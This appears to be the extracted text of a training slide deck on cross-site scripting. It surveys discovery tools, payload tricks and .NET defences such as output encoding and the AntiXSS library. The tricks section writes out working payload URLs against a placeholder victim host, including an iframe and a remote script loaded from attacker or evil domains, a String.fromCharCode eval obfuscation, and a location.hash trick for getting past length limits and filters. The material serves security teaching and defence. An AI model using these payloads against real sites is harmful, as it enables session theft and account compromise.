
- A better search algorithm (pseudo):
 - For each page (p)
 - For each element (e) in the page
 - Perform HTML balancing for element (e)
 - For each attack vector from XSS cheat sheet
 - Inject attack vector
 - If you get an alert popup than a XSS <p,e> is detected

Semi automatic discovery

- Special purpose tools + your brain = semi automatic discovery
- Firefox (+extensions) is the best browser for detecting XSS vulnerabilities, and to debug HTML pages in general
- Some valuable tools:
 - DOM inspector
 - Web developer
 - Firebug
 - LiveHTTPHeaderHeaders
 - ModifyHeaders
 - Tamper Data
 - Grease Monkey


DOM inspector

- The DOM inspector let you examine the structure of the HTML page
- It let you navigate through the DOM structure
- An interesting feature is to modify elements, using its “evaluate expression”



Web developer

- A firefox extension that makes our life a bit easier




- Can be used to:
 - Edit cookies
 - Convert forms GET <-> POST
 - View form details
 - View hidden fields / comments
 - **View generated source**
 - Great feature for DOM based!
 - We cannot see what happened to our text:
[http://www.victim.com/dombasedxss/Chat.aspx?name=<script>alert\(\);</script>](http://www.victim.com/dombasedxss/Chat.aspx?name=<script>alert();</script>)
 - After inspecting the generated source it's clear that we should do something like this (evading server validation/WAF/etc.):
[http://www.victim.com/dombasedxss/Chat.aspx?name=<iframe src="http://www.attacker.com/xss/xss.htm">](http://www.victim.com/dombasedxss/Chat.aspx?name=<iframe src='http://www.attacker.com/xss/xss.htm'>)

Firebug

- The best web application debugger
 - Analyze the DOM / HTML / JS / etc..
 - Trace JS execution
 - Breakpoints
 - Watch/modify variables
 - Analyze the communication
 - Example: watch AJAX XMLHttpRequest calls
- DEMO – break client side input validation with Firebug
 - [http://www.victim.com/dombasedxss/ClientSideReplace.htm?text=<script>alert\('xss'\)</script>](http://www.victim.com/dombasedxss/ClientSideReplace.htm?text=<script>alert('xss')</script>)
- Complex smuggling manipulation done in seconds
 - [http://www.victim.com/dombasedxss/ClientSideReplace.htm?text=BlahBlah#<scr<script>i<scriptpt>alert\('xss'\);</scr</script>ipt>](http://www.victim.com/dombasedxss/ClientSideReplace.htm?text=BlahBlah#<scr<script>i<scriptpt>alert('xss');</scr</script>ipt>)


LiveHTTPHeaders

- Firefox extension
- Let you capture the HTTP traffic, just like regular proxies
- Its most important feature is the ability to reply a request, and receive the response to the active browser




ModifyHeaders

- Firefox extension
- Let you automatically modify / add headers
- Good for playing with different encoding..



Tamper Data

- Firefox extension
- It is basically an “attack vector aware” proxy..
- Let you specify the XSS injection to be filled (and extend..)
 - Can also be used for SQL injection, encoding, fuzzing, etc.
 - <http://www.victim.com/xss/xss.asp?username=sds>



Grease Monkey

- Grease monkey is a cool general purpose web customizer
- Has 2 major scripts for XSS testing:

1. XSS Fuzzer

Automatically test for XSS as you surf.. ☺

- XSS assistant
Cool XSS form injector, based on RSnake & Mario lists

DEMO: (login with bob/password)

http://www.victim.com/login/login_db_nav.asp

Automatic tools

- There are also fully automatic tools to detect XSS
- Usually a “point & click”
- Having hard time to detect DOM based & persistent XSS.
- Some commercial tools, capable of detecting XSS:
 - Appscan
 - Webinspect
 - Acunetix
- There are also free, open source tools (although less mature compared to the commercial tools)
 - JavaScript XSS Scanner (GNUCITIZEN)
 - WSTool
 - XSSFuzz (RSnake)
 - XSS-Me Demo: http://www.victim.com:81/xss/xss_with_post.php
- The best approach is to start with automatic, but to concentrate on semi-automatic methods..

Automatic code analysis example

- Microsoft XSSDetect is a code analysis tool used as a VS plugin to detect XSS in code
- [XSSDetect example\WebApplication1.sln](#)

Tricks

Event handlers

- Sometimes you cannot escape out from the HTML structure
- Maybe it's even HTML encoded...
- For example:

```
$xss = stripslashes($xss);
```

```
$xss = htmlentities($xss, ENT_QUOTES);
```

- [http://www.victim.com:81/xss/HtmlEncode.php?xss=<script>alert\('xss'\);</script>](http://www.victim.com:81/xss/HtmlEncode.php?xss=<script>alert('xss');</script>)
- In this can, we can use the onmouseover event handler...
- [http://www.victim.com:81/xss/HTMLEncode.php?xss=http://www.google.co.il%20onmouseover=javascript:alert\('xss'\);](http://www.victim.com:81/xss/HTMLEncode.php?xss=http://www.google.co.il%20onmouseover=javascript:alert('xss');)

Tricks

Evading blacklisted characters

- http://www.victim.com:81/xss/pure_script_injection.php?xss=owasp.gif
- Another trick is to use `eval(eval(String.fromCharCode (hex_chars)))` when some characters are not allowed
- Let's say that the xss vector is
- [http://www.victim.com:81/xss/pure_script_injection.php?xss=http://www.attacker.com/scary.jpg";alert\('xss'\);//](http://www.victim.com:81/xss/pure_script_injection.php?xss=http://www.attacker.com/scary.jpg)
- But some characters are not allowed...
- [http://www.victim.com:81/xss/pure_script_injection.php?xss=http://www.attacker.com/scary.jpg";eval\("eval\(String.fromCharCode\(97,108,101,114,116,40,39,105,32,99,97,110,32,119,114,105,116,101,32,97,110,121,116,104,105,110,103,33,39,41,59\)\)"\);//](http://www.victim.com:81/xss/pure_script_injection.php?xss=http://www.attacker.com/scary.jpg)



- Can be automated with GenEx tools/genEx/RELEASE_0.9.0/index.html


Tricks

XSS POST--> GET Converter

- Cool, simple converter that we wrote
- Enable to test/exploit POST based XSS pages
 - Can also be used as a GET POC link..
- [http://www.attacker.com:81/xssposter/poster.php?xss=http://www.victim.com:81/xss/xss_with_post.php@XSS=<script>alert\('xss'\);</script>@aaa=1@bbb=3](http://www.attacker.com:81/xssposter/poster.php?xss=http://www.victim.com:81/xss/xss_with_post.php@XSS=<script>alert('xss');</script>@aaa=1@bbb=3)

XSS POST--> GET Converter Architecture


XSS POST--> GET Converter



Tricks

Bookmarklets

- Very handy when you have no tools at all..
- `javascript:s=prompt("Cookie%20value", "");d=prompt("Domain %20value", "");if(s=="||d=="||s==null||d==null){alert("error");}else{s+="";%20domain="+d+";%20path="/";document.cookie=s;document.innerHTML="";document.write(d+ "set%20to%20"+document.cookie);}`



Tricks

String length limitation

- Many times there is a string length limitation that might give us a false belief the xss is un-exploitable
- Some tricks:
 1. Hide scripts remotely: `script src="http://evil.com/s.js"/>` (~35)
 2. Hide scripts in tinyURL: <http://tinyurl.com/6fsdsd>
 3. Advanced technique - convert reflected XSS vulnerability into a DOM-based XSS
 - `<script>eval(location.hash.substr(1))</script>#alert('xss')`
 - Fixed size – only 46 chars, no matter the actual payload size!
 - Evading the server input validation / WAF / etc..
 - [http://www.victim.com/xss/xss.asp?username=<script>eval\(location.hash.substr\(1\)\)</script>#alert\('xss'\)](http://www.victim.com/xss/xss.asp?username=<script>eval(location.hash.substr(1))</script>#alert('xss'))

XSS countermeasures

- Input validation
- Output encoding
 - HTML or XML depending on the output mechanism
- Specify the output encoding (such as ISO 8859-1 or UTF 8). Do not allow the attacker to choose this for your users
- Do not use "blacklist" validation to detect XSS
 - Remember RSNAKE's xss cheat sheet... ☺
- Decode and canonicalize the input before validation
- Use libraries
 - .NET: Anti-XSS (Microsoft)
 - Java: Struts output (<bean:write ... >), JSTL escapeXML="true"
 - PHP: Anti-XSS library (OWASP) ,htmlentities(), htmlspecialchars()

ASP.NET Request Validation

- A “free” layer of defense
- Request validation is enabled by default in Machine.config
 - `<system.web> <pages buffer="true" validateRequest="true">`
`</system.web/>`
- And is enabled by default at the page level
 - `<%@ Language="C#" ValidateRequest="false" %>`

- Do not rely on it entirely (we already saw how it can be bypassed)

Beware of HTML outputting

- Can be done in 2 ways:
 - Response.Write
 - `<% =`

- Especially dangerous if data is dynamic
 - Form/Request - `Response.Write("id")`
 - Cookies - `Response.Write(Request.Cookies["cookie"].Values["value"]);`
 - Database - `Response.Write(reader.GetString(1));`
 - Server variables

Use HtmlEncode

- ```
protected void Button1_Click(object sender, EventArgs e) {
 Label1.Text = @"<div id="+
 Server.HtmlEncode(TextBox1.Text) + ">"; }
}
```

# Use Urlencode

- `Response.Write(HttpUtility.UrlEncode(urlString));`

# Whitelist input validation

- Use regex
- `Regex reg = new Regex(@"^[a-zA-Z'\s]{1,40}$");`
- Use validators, example **RangeValidator**
- `<asp:RangeValidator`  
ID="RangeValidator1" Runat="server"  
ErrorMessage="Invalid range. Number must be between 0  
and 255."  
ControlToValidate="rangeInput" MaximumValue="255"  
MinimumValue="0" Type="Integer" />

# Use strong typing

- `if (Int32.TryParse(Request.Form["integerTxt"], out i) == true)`

# Some more best practices..

- Set Character encoding
  - page level - `<% @ Page ResponseEncoding="iso-8859-1" %>`
  - or at the application level by using the **<globalization>** in Web.config `<globalization requestEncoding="iso-8859-1" responseEncoding="iso-8859-1"/>`
- httpOnly – javascript cannot access **document.cookie**
  - `<httpCookies httpOnlyCookies="true" requireSSL="false" domain="" />`
- **innerText** property instead of **innerHTML**
  - `Label1.InnerText = "Hello, " + User.Identity.Name;`

# Microsoft AntiXSS Library

- A free library from Microsoft, intended to be used as an in-depth countermeasure against XSS in .NET applications
- Includes a couple of methods for different encoding scenarios

| Encoding Method         | Description                                                         |
|-------------------------|---------------------------------------------------------------------|
| HtmlEncode              | Encodes input strings for use in HTML                               |
| HtmlAttributeEncode     | Encodes input strings for use in HTML attributes                    |
| JavaScriptEncode        | Encodes input strings for use in JavaScript                         |
| UrlEncode               | Encodes input strings for use in Universal Resource Locators (URLs) |
| VisualBasicScriptEncode | Encodes input strings for use in Visual Basic Script                |
| XmlEncode               | Encodes input strings for use in XML                                |
| XmlAttributeEncode      | Encodes input strings for use in XML attributes                     |

# .NET AntiXSS Library

## *HtmlEncode*

- The most basic scenario is when the app sends some text to the browser
- Some examples
  - `<% =TextBox1.Text %>`
  - `Literal1.Text = "Hello " + TextBox1.Text ;`
  - `LinkButton1.Text = "Click here " + TextBox1.Text + "!";`
- It is best to use **AntiXss.HtmlEncode** on the text:  
Hello,`<%= AntiXss.HtmlEncode(Request.Form["UserName"])%>`

<http://www.victim.com/antixss/HtmlEncode.aspx>

## .NET AntiXSS Library *HtmlAttributeEncode*

- Sometimes you need to use values that will be displayed in the context of an HTML tag attribute.
- Example (bad code)
  - create an HTML divider based on the thickness given by the user
  - `Literal1.Text = "<hr noshade size="+TextBox1.Text+">";`
- It is better to use `HtmlAttributeEncode` first to make sure the data is safe:  
`Literal1.Text = "<hr noshade size="+AntiXss.HtmlAttributeEncode(TextBox1.Text)+>";`

# .NET AntiXSS Library

## *URLEncode*

- Sometimes you need to use a string when building a URL.

```
String MyURL = "http://www.contoso.com/articles.aspx?title=";
Response.Write("

");
```

- However, It should not be used to encode the URL itself.
- Use RegEx instead:

```
^(ht|f)tp(s?)\:\V[0-9a-zA-Z]([-.\w]*[0-9a-zA-Z])*(:(0-9)*)*(V?)([a-zA-Z0-9\-\.\!?\,\'\V\\+=&percent\$#_]*)?$
```

# .NET AntiXSS Library

## *JavaScriptEncode*

- User input which is landed inside a <script> block leads to the most dangerous type of XSS.
- All the attacker needs to do is write plain javascript code.
- If you do need to imbed user input inside of a javascript block, do it with caution.

```
<script language="javascript">
```

```
String s = <% =AntiXss.JavaScriptEncode(Request.QueryString["P"]) %>;
```

```
// Perform some action on s
```

```
</script>
```

# .NET AntiXSS Library

## *VisualBasicScriptEncode*

- ..and you should do the same with VB script block

```
<script language="vbscript">
String s = <%
 =AntiXss.VisualBasicScriptEncode(Request.QueryString["P"]) %>;
// Perform some action on s
</script>
```

# Summary

- XSS is a dangerous web app vulnerability, aiming for the client side
- XSS can be identified using a mixture of methods
  - Always test your own applications for XSS!
  - Don't assume an unsuccessful attempt means you're OK.
  - Look at the generated HTML.
- It can be mitigated using some best practices such as
  - Input validation
  - Strong typing
  - Output validation / Encoding
    - Built in `HttpUtility.HtmlEncode`
    - Microsoft AntiXss library

Questions ?

Thank you !